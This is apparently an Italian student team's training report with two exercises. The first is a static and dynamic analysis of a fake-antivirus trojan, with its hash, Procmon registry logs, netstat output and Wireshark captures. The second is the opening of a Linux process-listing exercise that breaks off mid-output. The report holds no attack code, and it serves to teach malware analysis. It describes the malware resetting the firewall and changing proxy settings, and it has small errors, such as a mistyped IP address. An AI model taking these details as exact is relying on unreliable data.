


GoDs of Hacking Presenta

Building Week 3



QUESTO PROGETTO E' PRESENTATO DAL TEAM **GODS OF HACKING**



Michele Girardi



Andrea Massone



Anais Fabriani



Matteo Pasetto



Andrei Mihai




Fabrizio Prisciandaro

Esercizio 1: Malware analysis

Download del file


Il file è stato scaricato dal link GitHub fornito dall'esercizio. Per consentire il download, è stato necessario disattivare temporaneamente le protezioni di Google Chrome. Il file è stato salvato all'interno della VM Win10 con snapshot pre-esecuzione e connessa in NAT, per evitare rischi di compromissione sia del sistema principale sia della VM.



Analisi statica

A. Analisi su Virustotal

Prima di aprire il malware faremo un'analisi statica veloce su virustotal.




Questa scansione veloce indica che questo file viene segnalato da 55 antivirus come un FakeAV e Trojan, appartenente alla famiglia Porcupine ovvero al gruppo di trojan creati e progettati per ingannare gli utenti e far loro credere che il pc sia infetto.

L'hash MD5 del file è 248AADD395FFA7FFB1670392A9398454.

B. Analisi su ANY.RUN

Diamo il nostro file in pasto ad ANY.RUN e vediamo il report.



Nella parte in alto a destra della schermata è ben visibile e in rosso la dicitura "Malicious activity". Questo ci conferma che ANY.RUN ha rilevato comportamenti malevoli in tempo reale, già durante i primi istanti di esecuzione.

Nel pannello centrale a destra si osserva una catena di processi figli (come gli innumerevoli "conhost.exe" o "advfirewall reset") che hanno eseguito manipolazioni dirette delle impostazioni di rete e firewall, probabilmente per assicurarsi che la comunicazione esterna fosse consentita e per rimuovere eventuali blocchi o restrizioni imposte da protezioni preesistenti.

Nella parte inferiore si vedono alcune richieste GET con risposta 200 OK associate a processi interni come ad esempio "SearchApp.exe" o "MoUsoCoreWorker.exe"

In conclusione, il malware si installa e agisce subito in profondità, toccando rete, firewall e componenti di sistema tendendo al ripristino di connessioni, modificando le policy firewall e IP reset.


Analisi dinamica

A. Apriamo il malware



Avviamo il rogue av e noteremo una finestra di benvenuto di un'applicazione antivirus che invita a premere sul tasto "Scan".

Naturalmente ci fidiamo, click su Scan e attendiamo la fine del processo.



Il risultato mostra che la nostra VM ha ben 13 Malware con vari livelli di pericolo che vanno dal medio al molto alto. Prima di procedere oltre facciamo una ricerca veloce nel web per informarci sulle attività di questi malware che si fingono antivirus e su quale strumento da usare per analizzare.

Rogue security software

15 languages

Article Talk

Read Edit View history Tools

From Wikipedia, the free encyclopedia


Rogue security software is a form of [malicious software](#) and [internet fraud](#) that misleads users into believing there is a [virus](#) on their computer and aims to convince them to pay for a fake [malware](#) removal tool that actually installs malware on their computer.^[1] It is a form of [scareware](#) that manipulates users through fear, and a form of [ransomware](#).^[2] Rogue security software has been a serious security threat in desktop computing since 2008.^[3] An early example that gained infamy was [SpySheriff](#) and its clones,^[4] such as Nava Shield.

With the rise of cyber-criminals and a black market with thousands of organizations and individuals trading exploits, malware, virtual assets, and credentials, rogue security software has become one of the most lucrative criminal operations.

I fake antivirus sono software dannosi che si fingono programmi di sicurezza per ingannare l'utente, facendo credere che il dispositivo sia infetto. In realtà, è proprio tentando di rimuovere il falso virus che il malware si attiva.


B. Analisi con Procmon

Passiamo all'analisi dei processi utilizzando Process Monitor e cerchiamo quello che ci interessa, per scoprire quale apriremo il task manager.




Nome	PID	Stato	Nome ...	CPU	Memoria (...)	Descrizione
6AdwCleaner.exe	1856	In esecuzione	user	00	8,016 K	AdwareBooC
svchost.exe	1860	In esecuzione	SYSTEM	00	388 K	Processo host per servizi di
taskhostw.exe	2252	In esecuzione	user	00	2,008 K	Processo host per attività di
ApplicationFrameHo...	2260	In esecuzione	user	00	28 K	Application Frame Host

Identificato il processo col nome di “6AdwCleaner.exe” con PID “1856”, torniamo su Procmon e lo cerchiamo con lo strumento “Find”.



12:52:15,1480973	6AdwCleaner (1) exe	Load Image	C:\Windows\System32\libcrypt.dll	SUCCESS	Image Base: 0x743...
12:52:15,1481476	6AdwCleaner (1) exe	CloseFile	C:\Windows\System32\libcrypt.dll	SUCCESS	
12:52:15,1484216	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Name
12:52:15,1484288	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Handle Tag...
12:52:15,1484343	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Handle Tag...
12:52:15,1484384	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Name
12:52:15,1484483	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes\Wow6432No...	NAME NOT FOUND	Desired Access: R...
12:52:15,1484637	6AdwCleaner (1) exe	RegOpenKey	HKCR\Wow6432Node\CLSID\{FAE3D...	SUCCESS	Desired Access: R...
12:52:15,1484657	6AdwCleaner (1) exe	RegSetInfoKey	HKCR\Wow6432Node\CLSID\{FAE3D...	SUCCESS	KeySetInformation...
12:52:15,1484698	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Name
12:52:15,1484936	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Handle Tag...
12:52:15,1484975	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Handle Tag...
12:52:15,1485006	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Name
12:52:15,1485057	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes\Wow6432No...	NAME NOT FOUND	Desired Access: R...
12:52:15,1485122	6AdwCleaner (1) exe	RegOpenKey	HKCR\Wow6432Node\CLSID\{FAE3D...	SUCCESS	Desired Access: R...
12:52:15,1485186	6AdwCleaner (1) exe	RegOpenKey	HKCR\Wow6432Node\CLSID\{FAE3D...	SUCCESS	Desired Access: Q...
12:52:15,1485296	6AdwCleaner (1) exe	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	REPARSE	Desired Access: Q...
12:52:15,1485466	6AdwCleaner (1) exe	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	Desired Access: Q...
12:52:15,1485524	6AdwCleaner (1) exe	RegSetInfoKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	KeySetInformation...
12:52:15,1485565	6AdwCleaner (1) exe	RegSetInfoKey	HKLM\System\CurrentControlSet\Contr...	NAME NOT FOUND	Length: 24
12:52:15,1485619	6AdwCleaner (1) exe	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	SUCCESS	
12:52:15,1485688	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Name
12:52:15,1485936	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Handle Tag...
12:52:15,1485975	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Handle Tag...
12:52:15,1486008	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes	SUCCESS	Query: Name
12:52:15,1486054	6AdwCleaner (1) exe	RegOpenKey	HKCU\Software\Classes\Wow6432No...	NAME NOT FOUND	Desired Access: R...
12:52:15,1486134	6AdwCleaner (1) exe	RegOpenKey	HKCR\Wow6432Node\CLSID\{2B46E...	NAME NOT FOUND	Desired Access: R...

Poichè il malware esegue un elevato numero di processi andremo ad usare il filtro “Operation is RegSetValue” per cercare operazioni di modifica delle chiavi di registro.



13:58:...	AdwCleaner ...	4800	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS	Type: REG
13:58:...	AdwCleaner ...	4800	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS	Type: REG
13:58:...	AdwCleaner ...	4800	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS	Type: REG
13:58:...	AdwCleaner ...	4800	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS	Type: REG
13:58:...	AdwCleaner ...	4800	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS	Type: REG
13:58:...	AdwCleaner ...	4800	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS	Type: REG
13:58:...	AdwCleaner ...	4800	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS	Type: REG
13:58:...	AdwCleaner ...	4800	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS	Type: REG

Anche in questo caso ci sono molti processi completati con successo, il più preoccupante è il primo in cui cerca di modificare anche le regole del proxy intercettando il traffico e probabilmente bypassare i controlli e registri sulle connessioni effettuate.

Altre operazioni che il malware svolge sono quelle di apertura e chiusura di file e directory, probabilmente modificando anche loro. Proviamo ad usare un altro filtro “Operation is WriteFile”.

```

13:58:... AdwreCleaner ... 4800 WriteFile C:\Users\user\AppData\Local\6AdwCleaner.exe
13:58:... AdwreCleaner ... 4800 WriteFile C:\Users\user\AppData\Local\6AdwCleaner.exe
13:58:... AdwreCleaner ... 4800 WriteFile C:\Users\user\AppData\Local\6AdwCleaner.exe
13:58:... AdwreCleaner ... 4800 WriteFile C:\Users\user\AppData\Local\6AdwCleaner.exe
13:58:... AdwreCleaner ... 4800 WriteFile C:\Users\user\AppData\Local\6AdwCleaner.exe
13:58:... AdwreCleaner ... 4800 WriteFile C:\Users\user\AppData\Local\6AdwCleaner.exe
13:58:... AdwreCleaner ... 4800 WriteFile C:\Users\user\AppData\Local\6AdwCleaner.exe
13:58:... AdwreCleaner ... 4800 WriteFile C:\Users\user\AppData\Local\6AdwCleaner.exe

```

In effetti sta scrivendo dei file locali, molto preoccupante.

C. Analisi con Wireshark

Passiamo all'analisi di rete con Wireshark per verificare eventuali connessioni svolte dal malware, apriamo il terminale come amministratore e lanciamo il comando <netstat -abno>.

```

TCP    10.0.2.15:50355      142.250.180.170:443 ESTABLISHED 4444
TCP    10.0.2.15:50356      142.250.180.170:443 ESTABLISHED 4444

```

Abbiamo trovato 2 connessioni stabilite sulla porta 443 all'IP 140.250.180.170.

Installiamo Wireshark 3.2.7 (versioni più aggiornate non vengono eseguite per colpa di un file .dll mancante) e lo apriamo catturando il traffico di rete. Diamo un filtro "tcp.port==443" perché come abbiamo visto prima la connessione avviene su quella porta.

No.	Time	Source	Destination	Protocol	Length	Info
145	0.795607	fd00::145b:e833:8260:6d49	fd00::145b:e833:8260:6d49	TCP	86	49585 → 443 [SYN] Seq=0 Win=0 Len=0 MSS=1440 WS=256 SACK_PERM=1
146	0.795629	2a00::145b:e833:8260:6d49	fd00::145b:e833:8260:6d49	TCP	74	443 → 49585 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
252	0.966279	fd00::145b:e833:8260:6d49	2a00::145b:e833:8260:6d49	TCP	86	49586 → 443 [SYN] Seq=0 Win=0 Len=0 MSS=1440 WS=256 SACK_PERM=1
254	0.966496	2a00::145b:e833:8260:6d49	fd00::145b:e833:8260:6d49	TCP	74	443 → 49586 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
270	0.012873	fd00::145b:e833:8260:6d49	2a00::145b:e833:8260:6d49	TCP	86	49587 → 443 [SYN] Seq=0 Win=0 Len=0 MSS=1440 WS=256 SACK_PERM=1
271	0.013156	2a00::145b:e833:8260:6d49	fd00::145b:e833:8260:6d49	TCP	74	443 → 49587 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
286	0.099128	10.0.2.15	142.251.168.84	TCP	86	49588 → 443 [SYN] Seq=0 Win=0 Len=0 MSS=1440 WS=256 SACK_PERM=1
311	0.137845	142.251.168.84	10.0.2.15	TCP	86	443 → 49588 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0 MSS=1440
312	0.137864	10.0.2.15	142.251.168.84	TCP	54	49588 → 443 [ACK] Seq=1 Ack=1 Win=0 Len=0
313	0.138218	10.0.2.15	142.251.168.84	TLSv1.3	1815	Client Hello
314	0.138345	142.251.168.84	10.0.2.15	TCP	86	443 → 49588 [ACK] Seq=1 Ack=1461 Win=0 Len=0
315	0.138730	142.251.168.84	10.0.2.15	TCP	86	443 → 49588 [ACK] Seq=1 Ack=1762 Win=0 Len=0
319	0.177456	142.251.168.84	10.0.2.15	TLSv1.3	1466	Server Hello, Change Cipher Spec
320	0.177782	142.251.168.84	10.0.2.15	TCP	1466	443 → 49588 [PSH, ACK] Seq=1413 Ack=1762 Win=0 Len=1412 [TCP segment of a reassembled PDU]
321	0.177776	10.0.2.15	142.251.168.84	TCP	54	49588 → 443 [ACK] Seq=1762 Ack=2025 Win=0 Len=0
322	0.178381	142.251.168.84	10.0.2.15	TCP	1466	443 → 49588 [PSH, ACK] Seq=2825 Ack=1762 Win=0 Len=1412 [TCP segment of a reassembled PDU]
323	0.178530	142.251.168.84	10.0.2.15	TLSv1.3	1204	Application Data
324	0.178542	10.0.2.15	142.251.168.84	TCP	54	49588 → 443 [ACK] Seq=1762 Ack=5387 Win=0 Len=0
325	0.178676	10.0.2.15	142.251.168.84	TLSv1.3	128	Change Cipher Spec, Application Data

Potremo osservare un tentativo di connessione a più indirizzi remoti su porta 443 (che fa riferimento al servizio HTTPS), in più alcune connessioni IPv6 sono state immediatamente rifiutate (RST/ACK) probabilmente dal firewall di Windows. Il contenuto delle comunicazioni non è visibile a causa della cifratura, ma il comportamento suggerisce un possibile uso di canali HTTPS ad esempio per il download di payload aggiuntivi.

Indicatori di compromissione

Tutte queste analisi hanno portato a numerosi indicatori di compromissione e in ordine abbiamo:

- File drop sospetto, ovvero "6AdwCleaner.exe", generato all'esecuzione del file principale.

- Processo figlio “conhost.exe” eseguito più volte per manipolare file di sistema e chiavi di registro.
 - Comandi malevoli come “advfirewall reset” per forzare il reset della configurazione del firewall di windows.
 - Connessioni HTTP/GET sulla porta 443 verso domini sospetti usando processi apparentemente innocui come “SearchApp.exe”
-

Conclusioni

L'analisi del file, inizialmente apparentemente legittimo, ha rivelato un comportamento malevolo riconducibile a un malware progettato per compromettere il sistema e manipolare impostazioni di rete e sicurezza.

Questo malware non solo compromette la privacy dell'utente ma potrebbe potenzialmente aprire backdoor per attività successive.

Questo esercizio dimostra l'importanza di adottare un approccio metodico all'analisi malware, utilizzando analisi statiche, dinamiche e di monitoraggio del traffico di rete per sviluppare efficaci strategie di rilevamento e mitigazione.


Pertanto, si deve passare alla rimozione immediata del file insieme ai relativi processi e il tempestivo isolamento del sistema compromesso per poi passare all'analisi retroattiva degli IoC riportati.

Esercizio 2: Server Linux

In questo esercizio l'obiettivo principale è comprendere e analizzare dei servizi e dei processi in esecuzione su un sistema Linux, vedremo processi che agiscono in **background** e cercheremo di comprenderne la **funzione**.

Parte 1: Server

Come primo passaggio andiamo ad effettuare l'accesso alla nostra VM (**CyberOps Workstation**) con le credenziali di **analyst**, usando la password **cyberops**. Una volta effettuato l'accesso apriamo il terminale.



Per visualizzare i processi, utilizziamo il comando **ps**.

```
Terminal -
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ ps
  PID TTY          TIME CMD
   914 pts/0        00:00:00 bash
   925 pts/0        00:00:00 ps
[analyst@secOps ~]$
```

Tuttavia alcuni processi non vengono visualizzati senza **permessi elevati**. Dunque, per rispondere alla domanda **“Perché è stato necessario eseguire ps come root (premettendo il comando con sudo)?”**, lo usiamo perché alcuni processi non appartengono all'utente con la quale abbiamo fatto l'accesso, **ovvero analista**, e potrebbero non essere visualizzati se ps è stato eseguito da un utente **“normale”**

Il comando `ps` può essere utilizzato anche per visualizzare la gerarchia di processi. Tramite la sintassi `-ejH`, si può visualizzare l'albero dei processi attualmente in esecuzione, dopo aver avviato il **server web nginx** con privilegi elevati.

```
lanalyst@secOps ~]$ sudo ps -ejH
PID  PGID  SID  ITTY      TIME  CMD
  2    0    0  ?         00:00:00 kthreadd
  4    0    0  ?         00:00:00 kworker/0:0H
  5    0    0  ?         00:00:00 kworker/u2:0
  6    0    0  ?         00:00:00 mm_percpu_wq
  7    0    0  ?         00:00:00 ksoftirqd/0
  8    0    0  ?         00:00:00 rcu_preempt
  9    0    0  ?         00:00:00 rcu_sched
 10    0    0  ?         00:00:00 rcu_bh
 11    0    0  ?         00:00:00 rcuc/0
 12    0    0  ?         00:00:00 rcub/0
 13    0    0  ?         00:00:00 migration/0
 14    0    0  ?         00:00:00 watchdog/0
 15    0    0  ?         00:00:00 cpuhp/0
 16    0    0  ?         00:00:00 kdevtmpfs
 17    0    0  ?         00:00:00 netns
 18    0    0  ?         00:00:00 rcu_tasks_kthre
 19    0    0  ?         00:00:00 kworker/0:1
 20    0    0  ?         00:00:00 khungtaskd
 21    0    0  ?         00:00:00 oom_reaper
 22    0    0  ?         00:00:00 writeback
